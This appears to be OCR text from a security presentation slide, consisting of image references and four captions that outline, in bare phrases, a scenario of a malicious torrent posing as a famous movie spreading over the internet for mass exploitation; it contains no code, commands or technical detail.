


Create a bad torrent


Famous_movie.torrent

Internet


Massive exploitation



